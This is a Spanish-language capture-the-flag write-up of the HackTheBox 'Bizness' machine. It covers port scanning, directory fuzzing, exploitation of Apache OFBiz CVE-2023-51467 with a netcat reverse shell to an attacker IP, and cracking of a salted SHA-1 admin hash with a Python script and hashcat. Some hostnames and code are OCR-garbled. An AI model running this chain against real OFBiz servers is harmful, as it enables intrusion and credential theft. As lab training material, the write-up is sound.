

# BIZNESS

- 1. BIZNESS
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. OFBiz SSRT to RCE exploit
  - 1.6. Privesc via cracking hash with script (1).
  - 1.7. Privesc via cracking hash with Hashcat (2).

## 1. BIZNESS

www

<https://app.hackthebox.com/machines/Bizness>

**BIZNESS** 582

RETIRE MACHINE

**Bizness**

LINUX EASY

**2.8**  
MACHINE RATING

**16501**  
USER OWNS

**13584**  
SYSTEM OWNS

**06/01/2024**  
RELEASED

Created by C4rm310

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina **Linux**.

```
> ping 10.10.11.252
PING 10.10.11.252 (10.10.11.252): 56(84) bytes of data:
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=166 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=194 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=111 ms
64 bytes from 10.10.11.252: icmp_seq=4 ttl=63 time=75.8 ms
64 bytes from 10.10.11.252: icmp_seq=5 ttl=63 time=44.0 ms
64 bytes from 10.10.11.252: icmp_seq=6 ttl=63 time=43.2 ms
|
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo **allports**. Tenemos, entre otros, los **puertos 22, 80 y 443** abiertos.

```
> nmap -sS -p- --open 10.10.11.252 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:30 CET
Nmap scan report for 10.10.11.252
Host is up (0.13s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
38355/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
^[[A]> /home/parrot/p/rryor/CTF/HTB/Bizness/nmap ^[[A]> took 13s ^[[A]> |
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de **allports** mediante **extractPorts**.

```
> extractPorts allports
File: extractPorts.tmp
1
2
3
4
5
6
7
8
9
10
[*] Extracting information...
[*] IP Address: 10.10.11.252
[*] Open ports: 22,80,443,38355
[*] Ports copied to clipboard

> nmap -sCV -p22,80,443,38355 -n -Pn --min-rate 5000 10.10.11.252 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 18:29 CET
Nmap scan report for 10.10.11.252
Host is up (0.065s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian S+deb11u3 (protocol 2.0)
|_ ssh-hostKey:
|_ 3872 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
|_ 256 3911423f0c25008d72f1b51e0439d85 (ECDSA)
|_ 256 b06fa0a9edf1b7a497886b23540ec95 (ED25519)
80/tcp    open  http         nginx/1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ http-server-header: nginx/1.18.0
443/tcp   open  ssl/http     nginx/1.18.0
|_ http-server-header: nginx/1.18.0
|_ ssl-cert: Subject: organizationName=Internet Wldgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
|_ Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ tls-alpn:
|_ http/1.1
|_ http-title: Did not follow redirect to https://bizness.htb/
|_ tls-nextprotoneg:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
38355/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```

Como se está aplicando **virtual hosting**, añadimos a nuestro **/etc/hosts** la dirección IP

y el dominio *business.htb*.

```
cat /etc/hosts
File: /etc/hosts
1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9 10.10.11.252 business.htb
```

## 1.3. Tecnologías web

**Whatweb**: nos reporta lo siguiente.

```
> whatweb https://business.htb
https://business.htb [200 OK] Bootstrap, Cookies[JSSESSIONID], Country[RESERVED][ZZ], Email[info@business.htb], HTML5, HTTPServer[nginx/1.10.0], HttpOnly[JSSESSIONID], IP[10.10.11.252], JQuery, Lightbox, Script, Title[BizNess Incorporated], nginx[1.10.0]
```

## 1.4. Fuzzing web


**Wfuzz**: usamos esta herramienta para encontrar directorios bajo el dominio de *business.htb*. Ocultamos ciertos códigos de estado con `--hc=403,302,500`, de este modo filtramos el output. Al cabo de unos minutos, encontramos un directorio `/control`.

```
wfuzz -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "https://business.htb/FUZZ" --hc=403,302,500
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: https://business.htb/FUZZ
Total requests: 220500
```

| ID        | Response | Lines | Word   | Chars    | Payload  |
|-----------|----------|-------|--------|----------|--|
| 000000001 | 200      | 522 L | 1736 W | 27200 Ch | "# directory-list-2.3-medium.txt"                                  |
| 000000008 | 200      | 522 L | 1736 W | 27200 Ch | "# or send a letter to Creative Commons, 171 Second Street,"       |
| 000000010 | 200      | 522 L | 1736 W | 27200 Ch | "#"  |
| 000000044 | 200      | 522 L | 1736 W | 27200 Ch | "#"  |
| 000000077 | 200      | 522 L | 1736 W | 27200 Ch | "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"  |
| 000000082 | 200      | 522 L | 1736 W | 27200 Ch | "#"  |
| 000000086 | 200      | 522 L | 1736 W | 27200 Ch | "# Attribution-Share Alike 3.0 License. To view a copy of this"    |
| 000000085 | 200      | 522 L | 1736 W | 27200 Ch | "# This work is licensed under the Creative Commons"               |
| 000000089 | 200      | 522 L | 1736 W | 27200 Ch | "# Suite 300, San Francisco, California, 94105, USA."              |
| 000000013 | 200      | 522 L | 1736 W | 27200 Ch | "#"  |
| 000000012 | 200      | 522 L | 1736 W | 27200 Ch | "# on at least 2 different hosts"                                  |
| 000000003 | 200      | 522 L | 1736 W | 27200 Ch | "# Copyright 2007 James Fisher"                                    |
| 000000011 | 200      | 522 L | 1736 W | 27200 Ch | "# Priority ordered case-sensitive list, where entries were found" |
| 000000014 | 200      | 522 L | 1736 W | 27200 Ch | "https://business.htb/"  |
| 000002003 | 404      | 0 L   | 68 W   | 753 Ch   | "select"   |
| 000002332 | 200      | 491 L | 1596 W | 34632 Ch | "control"  |

```
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

Accedemos a este directorio y vemos lo siguiente. Parece que se está usando **Apache OFBiz**. OFBiz es un conjunto de aplicaciones empresariales de código abierto que proporciona una plataforma para la automatización de procesos empresariales, gestión de relaciones con clientes, gestión de recursos empresariales y comercio electrónico. OFBiz está escrito en **Java**.




Parece que este mensaje de error nos sugiere que no se reconoce la petición. Vamos a seguir fuzzeando subdirectorios bajo el directorio **/control**.

```
wfuzz -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "https://business.htb/control/FUZZ" --hc=403,302,500 --hw=1596 -L
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*** Wfuzz 3.1.0 - The Web Fuzzer ***
Target: https://business.htb/control/FUZZ
Total requests: 220560
```

| ID         | Response | Lines | Word   | Chars    | Payload               |
|------------|----------|-------|--------|----------|-----------------------|
| 000000053: | 200      | 185 L | 598 W  | 11060 Ch | "login"               |
| 000000138: | 200      | 140 L | 496 W  | 9308 Ch  | "view"                |
| 000000061: | 200      | 179 L | 588 W  | 10756 Ch | "help"                |
| 000000077: | 200      | 140 L | 496 W  | 9308 Ch  | "main"                |
| 000001225: | 200      | 179 L | 588 W  | 10756 Ch | "logout"              |
| 000003032: | 200      | 140 L | 496 W  | 9308 Ch  | "views"               |
| 000003790: | 200      | 491 L | 1597 W | 34629 Ch | "%20"                 |
| 000012319: | 200      | 174 L | 593 W  | 11060 Ch | "forgotPassword"      |
| 000020311: | 200      | 491 L | 1597 W | 34639 Ch | "video games"         |
| 000021365: | 200      | 491 L | 1599 W | 34642 Ch | "%20Color%2099%20IT2" |
| 000021357: | 200      | 491 L | 1597 W | 34642 Ch | "spyware doctor"      |
| 000021893: | 200      | 491 L | 1597 W | 34634 Ch | "nero 7"              |
| 000022508: | 200      | 491 L | 1597 W | 34641 Ch | "long distance"       |
| 000022551: | 200      | 491 L | 1597 W | 34636 Ch | "cable tv"            |
| 000022549: | 200      | 491 L | 1597 W | 34639 Ch | "cell phones"         |
| 000022971: | 400      | 0 L   | 80 W   | 837 Ch   | "http%3A%2F%2Fwww"    |

Encontramos varios, entre ellos: **/login**. Accedemos a éste. Probamos diferentes credenciales por defecto, inyecciones SQL, e incluso realizamos un ataque de fuerza bruta con **Ffuf**, ya que pudimos enumerar con éxito el usuario **admin**. No obstante,


no conseguimos ningún resultado.



## 1.5. OFBiz SSRT to RCE exploit

### CVE-2023-51467:


Llegados a este punto, decidimos buscar exploits para *Apache OFBiz*. Encontramos cierta información que trata sobre un **SSRF** en esta aplicación.



Vamos a buscar ahora algún exploit que podamos usar para aprovecharnos de esta vulnerabilidad. Encontramos uno que compartimos a continuación. Nos clonamos este repositorio en nuestro directorio de trabajo, damos permisos de ejecución al exploit y lo estudiamos para ver en qué consiste: este script explota la vulnerabilidad **SSRF**, específicamente en las rutas `/webtools/control/ping`, la cual se utiliza para realizar una solicitud **GET** sin proporcionar credenciales válidas. Si la respuesta contiene **PONG**, indica que la solicitud fue exitosa y se asume que el servidor **OFBiz** es vulnerable a **SSRF**. La segunda ruta, `/webtools/control/xmlrpc/`, se utiliza para enviar una solicitud **POST** con un **payload serializado** malicioso. Aquí es donde se aprovecha la vulnerabilidad de SSRF para forzar al servidor OFBiz a realizar una solicitud interna a una dirección controlada por el atacante, dirección que contendrá un payload que ejecuta comandos en el servidor OFBiz. Esto deriva a un **RCE** en el

servidor objetivo.

<https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass>



Por tanto, nos ponemos en escucha con **Netcat**, y al ejecutar el exploit con `python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.16.9 1337'`, recibimos una shell reversa en nuestra máquina de atacante. Estamos como el usuario **ofbiz**. Realizamos el **tratamiento de la TTY**.

```
python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.16.9 1337'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
> is
exploit.py README.md xdetecion.py ysoserial-all.jar
```

## 1.6. Privesc via cracking hash with script (1)

Tras buscar diferentes modos para escalar nuestros privilegios, finalmente, ejecutando este comando: `find / -iname admin* 2>/dev/null`, encontramos un documento que podría tener información relevante sobre las credenciales de acceso de un usuario administrador.

```

/opt/obfz/obfzness:/opt/obfz/applications/accounting/groovyScripts/admin$ find -iname admin* 2>/dev/null
/opt/obfz/applications/accounting/groovyScripts/admin
/opt/obfz/framework/start/src/main/java/org/apache/obfz/base/start/AdminClient.java
/opt/obfz/framework/start/src/main/java/org/apache/obfz/base/start/AdminServer.java
/opt/obfz/framework/resources/templates/AdminUserLoginData.xml
/opt/obfz/framework/resources/templates/AdminNewTenantData-PostgreSQL.xml
/opt/obfz/framework/resources/templates/AdminNewTenantData-Oracle.xml
/opt/obfz/framework/resources/templates/AdminNewTenantData-Derby.xml
/opt/obfz/framework/resources/templates/AdminNewTenantData-MySQL.xml
/opt/obfz/build/classes/java/main/org/apache/obfz/base/start/AdminServer$ObfzSocketCommand.class
/opt/obfz/build/classes/java/main/org/apache/obfz/base/start/AdminServer$1.class
/opt/obfz/build/classes/java/main/org/apache/obfz/base/start/AdminServer.class
/opt/obfz/build/classes/java/main/org/apache/obfz/base/start/AdminClient.class
/opt/obfz/plugins/solr/home/solr/default/conf/admin-extra.menu-top.html
/opt/obfz/plugins/solr/home/solr/default/conf/admin-extra.html
/opt/obfz/plugins/solr/home/solr/default/conf/admin-extra.menu-bottom.html
/opt/obfz/plugins/lucene/template/AdminSearch.ftl
/opt/sys/vm/admin_reserve_kbytes
obfz@obfzness:/opt/obfz/applications/accounting/groovyScripts/admin$

```

Descubrimos una posible contraseña hasheada. Usamos **Hash-identificar** para ver qué algoritmo se está usando por detrás para cifrar esta contraseña. Parece ser que lo más probable es que se esté usando **SHA-1**. Tratamos de romper este hash, pero no podemos, ya que se está incluyendo el uso de **salt**. Por tanto, debemos encontrar algo relacionado con este salt para romper el hash.

[illegible]

En un reconocimiento posterior, vemos esta otra contraseña en `/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat`, la cual tiene un *prefijo "d"*. Esto hace referencia al **salt**.

```

ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ cat c54d0.dat
vyyyyyyyyPt
µ@3R0LÄ
  1000C00J<?xml version="1.0" encoding="UTF-8"?><ofbiz-ser>
<map-HashMap>
  <map-Entry>
    <map-Key>
      <std-String value="updatedUserLogin"/>
    </map-Key>
    <map-Value>
      <eval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0-QaVbP0WFe08-dR2DqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdateStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
    </map-Value>
  </map-Entry>
  <map-Entry>
    <map-Key>
      <std-String value="locale"/>
    </map-Key>
    <map-Value>
      <std-Locale value="en"/>
    </map-Value>
  </map-Entry>
</map-HashMap>
</ofbiz-ser>
  µ0
  ,6
  6
  3@
  µ
  ,6@
  ,6
  2@0<:\0\ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ |

```

Teníamos ciertos problemas ahora para ejecutar **Hashcat**, así que creamos un script de **Python**, el cual compartimos a continuación. Damos permisos a este script y lo ejecutamos. Al cabo de unos minutos, obtenemos la contraseña en texto claro: **monkeybizness**. Cambiamos la sesión a **root**. Encontramos la bandera en su directorio.

```
> chmod +x sha1_decrypt.py
> python3 sha1_decrypt.py
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqrwXQ2I=

Δ > /home/parrot/pworf/CTF/HTB/Bizness/content > Took 21s >
```

“

La inclusión de **salt (sal)** es una técnica que a menudo se utiliza en aplicaciones que almacenan contraseñas de usuarios para hacer más difícil el descifrado mediante ataques de fuerza bruta o de tabla arcoíris. La "sal" es una cadena de datos aleatoria que se concatena con la contraseña antes de ser hasheada, lo que aumenta la entropía y hace que el proceso de descifrado sea más difícil y costoso computacionalmente.

## Script en Python:



```

1  import hashlib
2  import base64
3  import os
4
5
6  def cryptBytes(hash_type, salt, value):
7      if not hash_type:
8          hash_type = "SHA"
9      if not salt:
10         salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
11         hash_obj = hashlib.new(hash_type)
12         hash_obj.update(salt.encode('utf-8'))
13         hash_obj.update(value)
14         hashed_bytes = hash_obj.digest()
15         result =
16         f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8')}.replace('+', '.')}}"
17         return result
18
19 def getCryptedBytes(hash_type, salt, value):
20     try:
21         hash_obj = hashlib.new(hash_type)
22         hash_obj.update(salt.encode('utf-8'))
23         hash_obj.update(value)
24         hashed_bytes = hash_obj.digest()
25         return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
26     except hashlib.NoSuchAlgorithmException as e:
27         raise Exception(f"Error while computing hash of type {hash_type}: {e}")
28
29 hash_type = "SHA1"
30 salt = "d"
31 search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
32 wordlist = '/usr/share/wordlists/rockyou.txt'
33
34 with open(wordlist, 'r', encoding='latin-1') as password_list:
35     for password in password_list:
36         value = password.strip()
37         hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
38         # print(hashed_password)
39         if hashed_password == search:
40             print(f'Found Password:{value}, hash:{hashed_password}')

```

**Importación de módulos:** el script importa tres módulos de Python: `hashlib`, `base64`, y `os` necesarios para realizar operaciones de cifrado, codificación base64 y generación de números aleatorios.

**Definición de funciones:**

`cryptBytes()`: esta función toma un tipo de algoritmo de hash, un salt opcional y un valor a cifrar. Utiliza el algoritmo de hash especificado para cifrar el valor junto con el salt (si está definido), y devuelve una cadena que representa el hash cifrado.

`getCryptedBytes()`: similar a `cryptBytes()`, pero solo devuelve el hash cifrado.


**Configuración de variables:** se establecen algunas variables importantes, como el tipo de algoritmo de hash (`hash_type`), el salt (`salt`), y el valor que se buscará en el archivo de lista de palabras (`search`). También se define el diccionario a usar (`wordlist`), que en este caso, es Rockyou.

**Apertura del archivo de lista de palabras:** el script abre un archivo de lista de palabras y comienza a iterar sobre cada contraseña en la lista.


**Generación de hash y búsqueda:** para cada contraseña en la lista, se genera su hash cifrado utilizando la función `cryptBytes()`. Si el hash cifrado coincide con el valor de búsqueda (`search`), se imprime un mensaje indicando que se encontró la contraseña.

## 1.7. Privesc via cracking hash with Hashcat (2)

Otra alternativa es usar la herramienta en línea **CyberChef**, la cual usamos para la manipulación de datos. Puede realizar una amplia gama de operaciones en datos, como la conversión, el análisis y la transformación. Concretamente, podríamos usar esta transformación para obtener una cadena limpia que **Hashcat** pueda procesar, es decir, revertir las manipulaciones aplicadas a la contraseña (en la primera alternativa, esta operación se realiza en el mismo script).



Copiamos esta cadena. Vemos primero qué modo deberíamos usar con **Hashcat** para poder romperla.



Seguidamente, ejecutamos el siguiente comando: `hashcat -m 120 -a 0`

`"b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt`  
`-d 1 --show`. Es importante que usemos `:d` al final de la cadena, ya que de este

modo indicamos el **salt**.

```
